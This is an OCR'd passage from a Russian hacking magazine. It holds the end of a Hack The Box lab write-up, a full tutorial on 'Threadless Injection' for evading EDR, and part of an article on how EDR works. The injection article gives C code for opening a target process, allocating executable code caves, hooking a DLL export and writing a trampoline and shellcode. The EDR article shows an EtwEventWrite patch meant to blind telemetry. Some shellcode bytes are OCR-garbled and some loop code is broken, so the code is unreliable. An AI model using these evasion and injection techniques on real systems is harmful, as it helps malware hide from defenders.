
Далее, используя загруженную утилиту, злоумышленник сканировал порты IP-адреса 34.207.150.13, после чего разорвал SSH-соединение.

ВЫВОДЫ



Meerkat has been Pwned!
Congratulations xakep-writer, best of luck in capturing flags ahead!

Итак, мы успешно выполнили задание Meerkat из раздела Sherlocks платформы Hack The Box. В ходе расследования ты должен был получить навыки работы с Wireshark, а также вживую увидеть, как работает атака Credential Stuffing и как выглядит закрепление в системе при помощи добавления ключа SSH. Ответив на все вопросы лабораторной работы, мы также построили таймлайн событий, что было бы необходимо при расследовании реального инцидента.



THREADLESS INJECTION

Делаем инъекции в чужие процессы, чтобы обойти EDR

Сегодня мы поговорим о технике инъекции в сторонний процесс, которая называется Threadless Injection. На момент написания статьи она работала на Windows 11 23H2 x64 с активированными средствами защиты ОС на изолированной от сети виртуальной машине.

Nik Zerof
xtahi0nix@gmail.com

INFO

Читай также мою предыдущую статью, где я показывал, как устроена и как реализуется техника инжекта под названием Process Ghosting.

Итак, давай вспомним, как происходит стандартная инъекция шелл-кода с последующим его выполнением.

1. Получение дескриптора процесса (`OpenProcess` и `NtOpenProcess`).
2. Выделение памяти для полезной нагрузки (`VirtualAllocEx` и `NtMapViewOfSection`).
3. Запись полезной нагрузки в эту память (`WriteProcessMemory` и `Ghost Writing`).
4. Выполнение шелл-кода (`CreateRemoteThread` и `NtQueueApcThread`).

Эта последовательность хорошо известна всем средствам EDR, и если какое-то ПО ее реализует, то сразу будет красный флаг и завершение процесса.

Нельзя ли все это написать таким образом, чтобы действия выполнялись те же, но без прямого использования перечисленных функций WinAPI? С первыми шагами такое проделать можно, но с выполнением шелл-кода все не так просто. Прямой вызов функций `CreateRemoteThread/NtQueueApcThread` даст алерт EDR с вероятностью 100%.

Словом, чтобы обвести защиту вокруг пальца, нам надо сломать эту последовательность. Например, почему бы не перехватить какие-нибудь вызовы API в стороннем приложении, в экспортируемой функции DLL и потом заставить эту функцию работать на нас?

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Например, можно пропатчить функции работы с сетью какого-нибудь легитимного ПО, которое и так работает с сетью, и использовать их для связи со своими сетевыми ресурсами! В этом и состоит смысл техники Threadless Injection — пропатчить экспортные функции используемой процессом динамической библиотеки, чтобы при их вызове запускался наш код. По шагам это выглядит примерно вот так:


1. Найти область памяти code cave, которая сможет вместить наш шелл-код и трамплин.
2. Записать шелл-код и трамплин в эту память.
3. Пропатчить экспортируемую функцию DLL, настроив ее на запуск нашего кода.
4. Подождать вызова этой функции, чтобы шелл-код выполнился.

Но в динамических библиотеках могут быть сотни и тысячи функций, и не факт, что рандомно выбранная нам подойдет. Ведь нет никаких гарантий, что она будет вызвана в разумное для нас время или вообще будет вызвана.

Чтобы решить этот вопрос, нужно провести небольшое исследование ПО, в котором мы собираемся реализовывать такой перехват экспортной функции. В идеальном случае нужно найти приложение, которое вызывает какие-то функции DLL регулярно: например, обращается к своему временному файлу на диске и записывает в него промежуточные результаты своей работы или проверяет доступность своих серверов в сети, вызывая соответствующие API с определенным промежутком времени. Если найти такие функции, то можно быть уверенным, что вызов точно произойдет.

Но не следует злоупотреблять этим правилом: если приложение вызывает API слишком часто (например, несколько раз в секунду) и ты захочешь перехватить вызов, то неизбежны разные глюки.

Чтобы провести подобное исследование, воспользуемся программой API Monitor. В этой же программе мы сможем увидеть, как в реальном времени происходит вызов WinAPI, какие действия в интересующей нас программе на это влияют. Кроме того, можно увидеть, какие DLL прицеплены к процессу и какие API они реализуют (то есть это не просто список WinAPI непонятно откуда). Исходя из данных мониторинга, мы должны решить для себя, какую функцию из экспорта используемой библиотеки перехватывать.



Пример использования программы API Monitor для просмотра вызываемых функций WinAPI

После того как подопытная программа исследована и нужные WinAPI выявлены, можно начинать кодить.

КОДИМ

В начале статьи мы обозначили шаги, которые нужно сделать для реализации Threadless Injection, теперь пришло время реализовать каждый шаг в коде.

Сначала нам нужно получить хендл целевого процесса по его имени:

```
HANDLE hProc = NULL;
LPCWSTR ps_name;
DWORD *procID;

PROCESSENTRY32 pe32;
pe32.dwSize = sizeof(PROCESSENTRY32);

HANDLE process_snap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)
;

if (!process_snap) return NULL;

if (Process32First(process_snap, &pe32)) {
    do {
        if (_wcsicmp(pe32.szExeFile, ps_name) == 0) {

            *procID = pe32.th32ProcessID;
            hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, *procID);

            if (!hProc) continue;

            return hProc;
        }
    } while (Process32Next(process_snap, &pe32));
}
```

Далее загружаем выбранную динамическую библиотеку, содержащую в экспорте функцию API, с которой мы хотим поработать. Пусть этой библиотекой будет `kernelbase.dll`.

```
    HMODULE hModule = GetModuleHandleW(L"kernelbase.dll");

    if (hModule == NULL)
        hModule = LoadLibraryW(L"kernelbase.dll");
```

Теперь получаем адрес нашей API в DLL:

```
  // victim_export_func — функция из экспорта kernelbase.dll,
которая подвергнется установке хука
    void* dll_export_fun_addr = GetProcAddress(hModule,
victim_export_func);

    if (dll_export_fun_addr == NULL) return 1;
```

Ищем code cave — область, куда можно записать наши данные:

```
    UINT_PTR  addr_of_codecave;
    uint64_t function_addr;
    BOOL gotchaCave;

  // Начало поиска
    for (addr_of_codecave = (function_addr & 0xFFFFFFFFFFF70000) -
0x70000000;
      // Диапазон адресов
        addr_of_codecave < function_addr + 0x70000000;
        // Шаг, которым мы листаем память
        addr_of_codecave += 0x10000)
    {
        LPVOID lpAddr = VirtualAllocEx(hProc,
                addr_of_codecave,
                size,
                MEM_COMMIT | MEM_RESERVE,
                PAGE_EXECUTE_READWRITE);

        if (lpAddr == NULL) continue;

        gotchaCave = TRUE;
        break;
    }

    if (gotchaCave == TRUE) return addr_of_codecave;
```

Теперь пойдут манипуляции с трамплином и другая арифметика. Чтобы было понятно, обозначим трамплин и пейлоад. Пейлоад — обычный, который встречается повсюду в демонстрационных PoC и запускает калькулятор. Что касается трамплина, в него входит балансировка стека, сохранение и восстановление регистров после вызова пейлоада:

```
unsigned char tramp_to_shellcode[] = {
        0x58, 0x48, 0x83, 0xE8, 0x05, 0x50,
        0x51, 0x52, 0x41, 0x50, 0x41, 0x51,
        0x41, 0x52, 0x41, 0x53, 0x48, 0xB9,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00, 0x48, 0x89, 0x08, 0x48,
        0x83, 0xEC, 0x40, 0xE8, 0x11, 0x00,
        0x00, 0x00, 0x48, 0x83, 0xC4, 0x40,
        0x41, 0x5B, 0x41, 0x5A, 0x41, 0x59,
        0x41, 0x58, 0x5A, 0x59, 0x58, 0xFF,
        0xE0, 0x90
};

unsigned char shellcode[] = {
        0x53, 0x56, 0x57, 0x55, 0x54, 0x58,
        0x66, 0x83, 0xE4, 0xF0, 0x50, 0x6A,
        0x60, 0x5A, 0x68, 0x63, 0x61, 0x6C,
        0x63, 0x54, 0x59, 0x48, 0x29, 0xD4,
        0x65, 0x48, 0x8B, 0x32, 0x48, 0x8B,
        0x76, 0x18, 0x48, 0x8B, 0x76, 0x10,
        0x48, 0xAD, 0x48, 0x8B, 0x30, 0x48,
        0x8B, 0x7E, 0x30, 0x03, 0x57, 0x3C,
        0x8B, 0x5C, 0x17, 0x28, 0x8B, 0x74,
        0x1x, 0x20, 0x48, 0x01, 0xFE, 0x8B,
        0x54, 0x1F, 0x24, 0x0F, 0xB7, 0x2C,
        0x1x, 0x8D, 0x52, 0x02, 0xAD, 0x81,
        0x3C, 0x07, 0x57, 0x69, 0x6E, 0x45,
        0x7x, 0xEF, 0x8B, 0x74, 0x1F, 0x1C,
        0x48, 0x01, 0xFE, 0x8B, 0x34, 0xAE,
        0x4x, 0x01, 0xF7, 0x99, 0xFF, 0xD7,
        0x48, 0x83, 0xC4, 0x68, 0x5C, 0x5D,
        0x5x, 0x5E, 0x5B, 0xC3
};
```

Далее читаем начало экспортируемой из DLL функции и настраиваем при помощи полученных данных трамплин:

```
    int64_t originalBytes = *(int64_t*)dll_export_fun_addr;
  // Трамплин не повреждается — в нем по этому смещению место
зарезервировано нулями
    *(uint64_t*)(tramp_to_shellcode + 0x12) = originalBytes;
```

Теперь настраиваем память и даем ей права `PAGE_EXECUTE_READWRITE` для установки хука:

```
DWORD saveProtectFlags = 0;
if (!VirtualProtectEx(hProc, dll_export_fun_addr, 8,
PAGE_EXECUTE_READWRITE, &saveProtectFlags)) return 1;
```

Создаем хук (`call`) в экспортной функции атакуемой библиотеки и настраиваем его:

```
// Опкод функции call
unsigned char call_opcode_to_shell[] = { 0xe8, 0, 0, 0, 0 };
int call_addr = (remoteAddress - ((UINT_PTR)dll_export_fun_addr + 5))
;

// Настраиваем вызов
*(int*)(call_opcode_to_shell + 1) = call_addr;
```

Далее заканчиваем записывать трамплин и полезную нагрузку, а затем меняем атрибуты целевой памяти сначала на `PAGE_EXECUTE_READWRITE`, потом обратно на `PAGE_EXECUTE_READ`, когда работа будет выполнена:

```
    VirtualProtectEx(hProc,
            call_opcode_to_shell,
            sizeof(call_opcode_to_shell),
            PAGE_EXECUTE_READWRITE,
            NULL);

    if (!WriteProcessMemory(hProc,
            dll_export_fun_addr,
            call_opcode_to_shell,
            sizeof(call_opcode_to_shell),
            &numOfWrittenBytes))
    return 1;

    unsigned char mypayload[sizeof(tramp_to_shellcode) + sizeof(
shellcode)];

  // В этих двух циклах создаем один большой пейлоад из шелл-кода и
трамплина
    for (size_t x = 0; x < sizeof(tramp_to_shellcode); ++x)
        mypayload[i] = tramp_to_shellcode[i];

    for (size_t x = 0; x < sizeof(shellcode); ++x)
        mypayload[sizeof(shellcode) + i] = shellcode[i];

  // Меняем флаги доступа к памяти для проведения записи
    if (!VirtualProtectEx(hProc,
            remoteAddress,
            sizeof(mypayload),
            PAGE_READWRITE,
            &saveProtectFlags))
    return 1;

  // Записываем полезную нагрузку
    if (!WriteProcessMemory(hProc,
            remoteAddress,
            mypayload,
            sizeof(mypayload),
            &numOfWrittenBytes))
    return 1;

  // Возвращаем права доступа к памяти обратно
    if (!VirtualProtectEx(hProc,
            remoteAddress,
            sizeof(mypayload),
            PAGE_EXECUTE_READ,
            &saveProtectFlags))
    return 1;
```

После выполнения всех шагов остается только ждать, пока приложение вызовет пропатченную функцию. Но ждать долго не придется, мы ведь использовали монитор функций WinAPI и убедились, что API, которая подверглась модификации, вызывается регулярно.

ВЫВОДЫ

Сегодня ты узнал, как реализуется техника внедрения и исполнения кода Threadless Injection, то есть без явного вызова функций создания потока. Это ломает привычный шаблон инжектов, что позволит нашему уйти от детекта и продолжить работать.

Конечно, написанный выше код — это всего лишь демонстрация и некий шаблон, который можно значительно улучшать, чтобы добиться еще более надежной невидимости. Кроме того, эта техника не панацея и не серебряная пуля, которая сделает код полностью скрытым: все техники (инжекта, вызова API, обфускации кода и прочие) нужно использовать совместно, а не по одиночке, тогда у редтимеров будет шанс победить!

КАК РАБОТАЕТ EDR

Подробно разбираем механизмы антивирусной защиты

Nik Zerof
xtahi0nix@gmail.com

В «Хакере» часто обсуждается скрытие процессов и системных вызовов, обфускация кода и прочие способы обхода AV/EDR. Но что, если ты хочешь не только следовать инструкциям, но и самостоятельно искать такие техники? Для этого нужно как минимум понимать общие принципы работы антивирусов и EDR. Эти принципы мы и обсудим.

В статье про Process Ghosting я вкратце описал, как работают системы EDR, а в этой попробую более подробно рассказать о том, как EDR ловят злобный код, и немного о том, как эти методы обходят создатели малвари и пентестерских инструментов.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

СТАТИЧЕСКИЕ СИГНАТУРЫ

Это самый простой и старый метод обнаружения малвари. На разных этапах своего развития сигнатурный метод обнаружения представлял собой просто список контрольных сумм вредоносных файлов, с которым сверялся проверяемый образец. Такой метод быстро изжил себя, ведь чтобы изменить контрольную сумму файла, достаточно малейшей правки в нем.

Со временем сигнатурный метод обнаружения претерпел некоторые изменения: скажем, сегодня вполне могут использоваться байтовые последовательности, и не только статичные, но и плавающие. Например, вот так выглядит детектирующая последовательность YARA-скрипта для одного из творений группы Lazarus:

```
$scan_1 = { d1 ?? 33 ?? fc 81 ?? ff 00 00 00 c1 ?? 17 }
```

Здесь представлена как раз плавающая байтовая сигнатура: на месте знаков вопроса могут быть любые байты, но детект все равно сработает.

Сигнатуры могут включать в себя не только шестнадцатеричные байтовые последовательности, но и строки, встречающиеся в малвари:

```
$scan_2 = "%s\\~%d.tmp" wide ascii
```

Кроме того, под детект могут попасть контрольные суммы таблицы импорта или, например, Rich-сигнатуры. Словом, все, что может однозначно говорить, что перед нами именно искомый файл, а не какой-то другой. Подобные сигнатуры таким же способом можно искать в памяти. Сегодня этот метод сканирования часто работает в связке с другими методами обнаружения малвари.

Что сбивает статические сигнатуры (и не только)

Например, упаковщики или протекторы! Они могут:

- менять набор импортов и байтовые последовательности;
- вставлять в код малвари свои кодовые антиотладочные блоки, содержащие длинные циклы или вызовы функций WinAPI;
- шифровать код и расшифровывать его только в памяти, в том числе кусками (расшифровали → выполнили кусок → зашифровали обратно → расшифровали следующий кусок и так далее);
- превратить код в последовательность пи-кода для своей виртуальной машины;
- менять энтропию зашифрованных данных малвари;
- делать многие другие изменения в файле.

СКАНИРОВАНИЕ ПАМЯТИ

Сканирование памяти тоже часто используется средствами EDR, но работает оно не постоянно (из-за оптимизаций производительности), а часто запускается из-за компрометирующих последовательностей действий, например:

- загрузка определенных библиотек;
- выполнение определенной последовательности WinAPI;
- запись данных в память (свою или чужую);
- запись данных в определенные ключи реестра.

Другими словами, сканирование часто запускается по сигналу от поведенческого анализатора, который наблюдает достаточное количество негативных флагов в поведении процесса.

В свою очередь, вредоносное ПО часто использует шифрование в качестве противоядия от сканирования памяти: шифрование может быть как целого образа, так и фрагментами с последующим исполнением. Кроме того, шифроваться может не только сам исполняемый файл или шелл-код целиком, но и строки, которые могут вызвать подозрение сканера. Например, некоторые вирмейкеры просто указывают в своем коде прямым текстом что-то такое:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

А потом удивляются, почему что-то идет не так!

При этом нельзя полагаться на шифрование методом XOR: когда-то это было популярно и модно (работает быстро и реализуется на раз), но сейчас подобные вещи легко детектятся теми же правилами YARA. Зато работе EDR по-прежнему мешает шифрование Heap.

Кроме стандартных байтовых последовательностей, характерных, к примеру, для шелл-кодов, EDR могут смотреть и на атрибуты страниц памяти. Как известно, память может быть читаемой (read, R), записываемой (write, W) или исполняемой (execute, X). И если память выделяется с атрибутами RWX, то это автоматически обратит на себя внимание EDR, потому что при нормальном выполнении такие атрибуты выдаются очень редко и только специфическому софту.

ТРАССИРОВКА СОБЫТИЙ WINDOWS ETW

Часто средства EDR опираются на трассировку событий ETW, которая позволяет получать весьма детальную информацию о запуске функций WinAPI, процессах, драйверах и подобных вещах. Сам механизм трассировки располагается как в режиме ядра, так и в режиме пользователя в файле `ntdll.dll` (функции `EtwEventWrite` и `EtwEventWriteFull`).

Так как часть механизма — в пользовательском режиме, мы можем на него воздействовать, например пропатчив функции `EtwEventWrite` и `EtwEventWriteFull`. Конечно, EDR может контролировать целостность WinAPI и обломать малвари всю малину. Но в силах вирусописателя испортить функцию `NtTraceEvent` (в которую упираются `EtwEventWrite` и `EtwEventWriteFull`) непосредственно в момент вызова ядра. Впрочем, это уже отдельная история. Вот пример патчинга `EtwEventWrite`:

```
  // Заглушка
  unsigned char eew_patch[] = { 0x48, 0x33, 0xc0, 0xc3};
  unsigned char sEEW[] = { 'E','t','w','E','v','e','n','t','W','r',
'i','t','e', 0x0 };

  int size = sizeof(eew_patch);
  ULONG OldAccessProtection = 0;

  HANDLE hProcess = GetCurrentProcess();
  void *pEew = GetProcAddress(GetModuleHandle((LPCSTR) L'ntdll.dll'),
(LPCSTR) sEEW);

  if(!pEew) return 1;

